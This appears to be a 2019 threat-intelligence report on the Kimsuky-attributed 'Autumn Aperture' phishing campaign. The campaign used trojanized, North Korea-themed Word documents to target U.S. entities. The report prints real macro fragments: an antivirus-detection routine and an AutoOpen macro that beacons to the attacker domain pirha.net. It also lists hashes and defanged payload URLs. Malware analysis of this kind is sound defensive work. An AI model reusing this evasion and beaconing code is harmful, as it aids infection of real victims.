Autumn Aperture Report

Published: 2019-09-11 · Archived: 2026-04-05 18:37:33 UTC

Autumn Aperture: Threat Campaign Highlights New Evasion Technique using an Antiquated File Format

Overview

In what is assessed to be an expansion of a coordinated effort to target U.S.-based entities, an emerging and increasingly sophisticated campaign employing obscure file formats poses significant risk — and highlights the need for vigilance around third-party relations.

After detecting several related trojanized documents — all discussing nuclear deterrence, North Korea's nuclear submarine program, and North Korean economic sanctions — Prevailion has determined the existence of a coordinated threat campaign. We have dubbed the campaign "Autumn Aperture" and have associated it — with moderate confidence — to the Kimsuky, a.k.a. "Smoke Screen", threat actors.

To increase the effectiveness of their campaign, the threat actors obtained documents written by industry experts. The threat actors then appended their malware into these Microsoft Word files. Document metadata indicates that these operations occurred throughout the summer of 2019 with the most recent wave of documents likely being sent around 20 August 2019.

This campaign also denoted an evolution in the threat actors' techniques, as they shifted to more obscure file formats (Kodak FlashPix), resulting in a significantly lower detection rate by anti-virus (AV) products.

We hypothesize that these documents, sent via a socially engineered email, would have likely been anticipated by the intended victims, thus increasing the threat actors' chance of success. Some document examples include:

- Trojanizing a conference speaker's notes after his presentation at Nuclear Deterrence summit.
- Trojanizing a report from a U.S. university affiliate discussing North Korea's new ballistic missile submarine (SSB) capabilities.
- Impersonating the U.S. Department of Treasury and sending a renewal notice for a sanctions license.

Autumn Aperture's increasingly sophisticated tools still employ the use of a common email threat delivery mechanism that can be incorporated into an organization's risk mitigation plans. Given the scope of entities targeted by this campaign, there is an increased likelihood that a third party within an organization's ecosystem is at risk of exposure.


Based on the indicators of compromise we've collected on Autumn Aperture, we encourage organizations to assess existing risk profiles, review emergency response plans, and ensure that employees know to immediately contact the appropriate IT or network security resource if they are prompted to enable macros on any document.

Technical Details

Trojanized Documents

The most recent document associated with this campaign was titled “NK new SSB shown with Kim 22-7-2019”. Document metadata shows that this document was created by a U.S. based university affiliate and, despite its title, was modified on 20 August by the threat actors.

Consistent with historical trends, the threat actors continued to trojanize genuine documents. Throughout this campaign, when victims viewed the documents in an application, the malware would display a prompt to enable macros. Once macros were enabled, the document would then display the content — in this case, a report on the construction of a new ballistic missile submarine (SSB) facility — while surreptitiously installing additional malware on the victim's computer.



First Look at the new North Korean SSB under construction at Sinpo

Nick Hansen, 16/8/2019


Kim recently visited the large submarine manufacturing facilities at Sinpo to inspect the ballistic missile submarine being built there. An estimate for when the visit occurred is around 21/22 July. It has long been suspected that a large operational submarine was planned for either the Pukkuksong-1 or the longer range Pukkuksong-3 but this is the first proof of the program. At least 4 photos have been released showing Kim inside the construction hall inspecting the submarine that is currently in the late-stage of construction.

These photos answer a few questions concerning the submarine but many remain about the program. In addition a larger question is the timing of the visit and accompanying released photos. Was it planned to send another signal to the US much like the 4 and 9 May and the later 25, 31 July and 1 August short-range missile launches? Another interesting point was Kim was not his smiley happy self. In one photo he appears to pointing at and calling out one of the members in his party.

SSB phishing lure used to target victims

We also discovered another malicious document, likely deployed earlier this summer. This document used the same technique embedding images with instructions to enable macros.

Once macros were enabled, the user would see a document that appeared to be from the U.S. Treasury Department, which granted the Carnegie Corporation of New York a sanctions license. As before, enabling macros allowed the malware to install additional payloads on the victim's computer.



License No. DPRK3-2016-333170-2

NORTH KOREA SANCTIONS REGULATIONS
LICENSE RENEWAL

(Issued under the authority of one or more of 50 U.S.C. §§ 1601-1651, 1701-1706, 22 U.S.C. § 287c, Executive Orders 13466, 13551, 13570, 13687, 13722, and 13810 and 31 C.F.R. Parts 501 and 510.)

To: Carnegie Corporation of New York
437 Madison Avenue
31st Floor
New York, NY 10022
Attn: Stephen Joseph Del Rosso Jr.

1. Based upon your request dated July 31, 2018, to the Office of Foreign Assets Control (the "Application"), the transactions described herein are hereby authorized. This License supersedes License No. DPRK3-2016-33170-1 in all respects.

2. This License is subject to the condition, among others, that the Licensee(s) comply with its terms and with all regulations, rulings, orders, and instructions issued under any of the authorities cited above.


3. This License **expires on February 28, 2021,** and is not transferable. The transactions described in this License are subject to the authorities cited above and any regulations and rulings issued pursuant thereto. This License may be revoked or modified at any time. If this License was issued as a result of willful misrepresentation it may be declared void from the date of its issuance or from any other date.

4. This License does not authorize transactions prohibited by any law or regulation administered by the Office of Foreign Assets Control other than those listed above.

5. This License does not excuse the Licensee(s) from the need to comply with any law or regulation (including reporting requirements) administered by any other agency or the need to obtain any required


North Korea sanctions regulations lure

In one particular case, we identified a Bitly link that was sent to some victims of this campaign. When the Bitly link was expanded, it revealed the shortened actor-controlled URL. Additionally, this expansion page showed how many people clicked the link and when it was clicked. If a victim visited the URL, the resulting webpage would download a file rar, which contained a trojanized document summarizing a talk from the Nuclear Deterrence summit.



While we observed multiple iterations of this lure, metadata shows that the original document was created by a speaker at the Nuclear Deterrence Summit and then modified by the threat actors. The content of this lure suggests that it was likely targeted towards conference attendees and/or others who had an interest in what took place at the conference.

This particular document was previously referenced in a report by ESTSecurity, and its embedded domain was included in a report by the Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI). This indicates that the Autumn Aperture campaign was likely a continuation of a previously reported activity from this threat group.



Speaking Notes: Assessing the 2019 Nuclear Posture Review and the Low Yield Trident Warhead Option

Tenth Annual Nuclear Deterrence Summit
Ritz Carlton Hotel, Pentagon City, VA

John R. Harvey
26 March 2019

I want to thank the Exchange Monitor folks for inviting me to speak today about U.S. nuclear weapons and, specifically, the 2019 Nuclear Posture Review. I do so in fond memory of Ed Helminski, the founder of this annual summit, who was a champion of the nuclear deterrent throughout his entire career.

In recent decades, each new President has seen fit, early in his first term, to conduct a wide ranging review of U.S. nuclear policies, posture, and programs. Serving as a Defense Department political appointee under two Democratic Presidents (Clinton and Obama), and as a senior Energy Department official in one Republican administration (Bush II), I had a lead role in developing and/or implementing policy for three of the four nuclear reviews completed since the Cold War's end.

Although I have strong differences with many policies of the President, including in national security, the 2019 NPR, rolled out earlier this month, is thoughtful, balanced and fully in the mainstream of U.S. nuclear policy as it has evolved in the nearly eight decades of the nuclear age. Some of my colleagues have reached a different conclusion, reacting negatively and casting it as a major departure from what has gone before.

What might be meant by "major departure?" I sat down a few days before the 2019 NPR rollout and came up with seven initiatives that I agree would truly qualify as major departures. Each of these was a subject of some speculation as reflected earlier in either press stories, op-eds, a few tweets, and informed (or not!) gossip:

- Resume underground nuclear testing (recall the December 2016 articles in the NYT and elsewhere raising this prospect),

Nuclear Deterrence summit lure

Visual Basic Scripts and Kodak FlashPix Format Files

Earlier in 2019, the trojanized documents contained a very small, simple macro that would automatically open, then call mshta.exe to run an executable HTML (HTA) file. The threat actors have since fortified their documents with several new functionalities, such as an added feature to enumerate the host machine and experimented with password protecting their documents.

```
    CurDoc.Password = "FG3DR1FkV!@#"
On Error Resume Next
    Selection.HomeKey unit:=wdStory
```

Another feature would call Windows Management Instrumentation (WMI) to determine if it was safe to obtain the next payload on the host machine. The dropper would obtain a list of running processes and services, then compare that output to a list of known anti-virus products. In July, the script would check for the presence of the following anti-virus products:

- Malware Bytes
- WIndows Defender
- Mcafee

In August, the threat actors added functionality to also check for:

- Sophos
- TrendMicro

```
    CheckAntiVirusScan = checkAntiWMI(objWMIService, strComputer, SYSEXPLANATION)
End Function
Function checkAntiWMI(objWMIService, strComputer, ByRef strExplanation)
    Dim lstProcesses, lstServices, result
    checkAntiWMI = retvalUnknown  ' Default return value
    strExplanation = "Unable to check for McAfee on this machine"
    result = False
    ' Get the processes list
    If (Not retrieveProcessesList(objWMIService, strComputer, lstProcesses, strExplanation)) Then
       Exit Function
    End If
    ' Get the services list
    If (Not retrieveServicesList(objWMIService, strComputer, lstServices, strExplanation)) Then
       Exit Function
    End If

    If (isProcessRunning(lstProcesses, "mbam.exe", strExplanation)) Then
       checkAntiWMI = "malware": Exit Function
    End If
    If (isProcessRunning(lstProcesses, "mbamservice.exe", strExplanation)) Then
       checkAntiWMI = "malware": Exit Function
    End If
    If (isServiceRunning(lstServices, "mbam", "", strExplanation)) Then
       checkAntiWMI = "malware": Exit Function
    End If
    If (isServiceRunning(lstServices, "mbamservice", "", strExplanation)) Then
       checkAntiWMI = "malware": Exit Function
    End If


    If (isServiceRunning(lstServices, "WinDefend", "", strExplanation)) Then
       checkAntiWMI = "wdefend": Exit Function
    End If

    If (isProcessRunning(lstProcesses, "McShield.exe", strExplanation)) Then
       checkAntiWMI = "mcafee": Exit Function
    End If
    If (isServiceRunning(lstServices, "McShield", "", strExplanation)) Then
       checkAntiWMI = "mcafee": Exit Function
    End If
    checkAntiWMI = "unkown"
End Function
```

Screenshot of the anti-detection checks used in the July Campaign


Once the dropper determined that it was safe to run on the host machine, it would perform some host-based enumeration by attempting to obtain stored credentials. As in earlier campaigns, the dropper would use mshta.exe to obtain the HTA payloads hosted on compromised domains. The executable would be saved in %APPDATA%\tmp0.bat. The script would then create a scheduled task to run the payload using wscript.exe.

The last new feature of the script would attempt to obtain the application's version number — in most cases this would likely be the version of Microsoft Word — and then send the result to another actor-compromised domain, pirha[.]net/p/php?op=[version number].


```
Sub AutoOpen()
ver = Application.Version
Documents.Open ("http://pirha.net/p.php?op=" + ver)
End Sub
Sub AutoOpen()
ver = Application.Version
Documents.Open ("http://pirha.net/p.php?op=" + ver)
End Sub
```

Screenshot of the application version feature

To hide this new functionality, the threat actor embedded it in a Kodak FlashPix file format (FPX). According to VirusTotal testing, the FPX file format has a significantly lower dectection rate, dropping the initial detection rate to 8/57 AV products. Whereas the standard file format, VBA, had an initial detection rate of 23/57.



Screenshot of the FPX detection rate on 23 July 2019



Screenshot of the VBA detection rate on 9 June 2019

This was likely done as AV products have numerous signatures designed to inspect VBA files; while FPX files have not received the same level of scrutiny. As a result, FPX files are less likely to be subsequently flagged as malicious. We found samples suggesting that the threat actors have been using this file format since at least July.

Conclusion

These threat actors' TTPs are evolving and continue to be refined with each new operation. While this type of operation did require some user interaction (pressing the macro button), the malware would do the rest in the background, hidden from the victim.

This technique followed a wider trend that we are observing across multiple threat actor groups, in which they socially engineer victims with an image rather than relying on an exploit. Several actors are creating more robust droppers to better protect their tool sets and increase their chances of operating without discovery. These changes reflect a highly motivated threat actor, likely to continue performing operations.

While the TTPs continue to evolve and increase in sophistication, this campaign still relies on a relatively simple but effective email fraud attack method. Business email compromise (BEC) — the traditional document delivery method used for campaign Autumn Aperture — is the leading driver for insurance giant AIG's Europe, Middle East & Africa (EMEA) region cyber insurance claims.

BEC compromises are a growing threat, up from 11% of AIG EMEA's reported cyber claims in 2017 to account for 23% in 2018. AIG EMEA's 2018 cyber claims data indicates a wide range of sectors are vulnerable to BEC attacks, with professional services, financial services, business services, and public entity & non-profit industries accounting for almost 60% of all 2018 claims.

Given the broad scope of entities targeted by Autumn Aperture, there is an increased likelihood that a third party within an organization's ecosystem is at risk of exposure. Based on this information and the indicators of compromise Prevailion has collected on Autumn Aperture, we encourage organizations to assess existing risk profiles, review emergency response plans, and ensure that employees know to immediate contact the appropriate IT or network security resource if prompted to enable macros on a downloaded document. For more information about threat modeling and 3rd party risk mitigation, attending Elizabeth's talk on September 12th at the Tactical Edges International CISOs Summit. (1)

(1) Cyber Claims: GDPR and business email compromise drive greater frequencies; https://www.aig.co.uk/content/dam/aig/emea/regional-assets/documents/aig-cyber-claims-2019.pdf

Indicators of Compromise

File Hashes

039285c83a25291bd91608daaac2941e4abc4c6eff97e02fe0991918e101201f

Bfca0a3a506b770948475b09bee6e5613e2080e37802b52f8162366a83c4c3ae

a09aec4ecafabb4ae607bb25cbdb96f00ccc1d2dd49e941e07cd4ad292a58441

E8145f09c83163bbe429f5a5c282b57e7921e7b4033982038952214651660 4b1

c60e9c71460e4f583da8179a606eb2f84412e003b00096c9f699fa3d2854eb7b

D1b5d606c866c304c3eb28fc52ed700c6b292e6e4387e0dac1a895e231bfe5b3

9255280904f85d01545d295a31038678d697325385be6c7c01435d541f16b043

23c18fe6675b4dad5e1354718fa9bbb096ded4293948d318d0057b51642c4cbb

63c45dd760256bb2bee1eeb9e7d61601c90a752ff46832df39ca1a8d2376b281

Aead266f97c936799f4d5f526482d41f74daf86f8fcf49976eecbc6260b59274

327426b389a87fb41c5150f18c8a3b1b5c671eb08107a3a6917baea3db686555

Bf838c2e46696f79964709e29880604d7172f2a3ab0f3f41d7ff8216f053c557

0dc17133b9d54b8d38f5a4f4c49eb0cee7ff2c80b1ea614fb59ca49c3721440b

F408dee7fa76179d826885c5c6f38acbcc11f3e3abba1f1f58068cdf833b4317

3b2701a7d49a8d6002a2a202bac9b18b4bc917009da01591ab5b66f183f9c8e9

01313c4e2c821d7d57ec5d60a7b4f6364e3a0cb3715e8a626853dd9a8ef005b7

Fc3a75ace13d53d00aef19b7b72b2742ecf5734292680d3106176cf64d1fee18

B862add44ef0d3418aa82fd674da2d7446c7a293844a4986414f96d8aae2d58f

Dc5d140c772a63252753f51f98feb4066996a1bc77ff13aa77d4764fccd01cd4

4aaaaf94ba870fa7b500883154c7da1f9639ecdd76af42ee9fe408970d6f24d3

82286cf6369eddd2e79d005a435623abe2db642c216d38550411865acf84210e

9c6f6db86b5ccdda884369c9c52dd8568733e126e6fe9c2350707bb6d59744a1

Ac4f6bdd6d4ef009f1108c4c8a3d58e0a19d4f73b239202dd601b0aeba5ceb54

F602b7ed04cd538bead5a7fe79913ea273546a996baee33fedf2ecd417efae78

Ad0d0c84025f978975a7cdde4eabc2457ba414a696601d33ea6e071bbbfbf5f3

5531d6a9b70c612a897a80b43d001f9329badb8b26be27d14645f42abb689400

URLs

hxxps://pirha[.]net/1.php?op=

hxxps://somalidoc[.]com/generator/data/js/Vamva0[.]hta

hxxps://www[.]webfindsolucoes[.]com/wp-includes/widgets/fred/Rnlnb0[.]hta

hxxps://www[.]eventosatitlan[.]com/includes/includes/js/ja/Qbjoo0[.]hta

hxxps://www[.]atnitalia[.]com/wp-includes/js/tinymce/utils/share/Lfvbu0.hta

hxxp://atnitalia[.]com/wp-includes/js/tinymce/utils/share/upload[.]php

hxxp://evangelia[.]edu/image/bin/Rjboi0[.]hta

hxxps://login-main[.]bigwnet[.]com/attachment/view/Msgxo0[.]hta

About Prevailion

Prevailion is a compromise intelligence company, transforming the way organizations approach risk mitigation and business decision-making. Through next-level tailored intelligence and a zero-touch platform, Prevailion provides confirmed evidence of compromise for customers and their partner ecosystems.
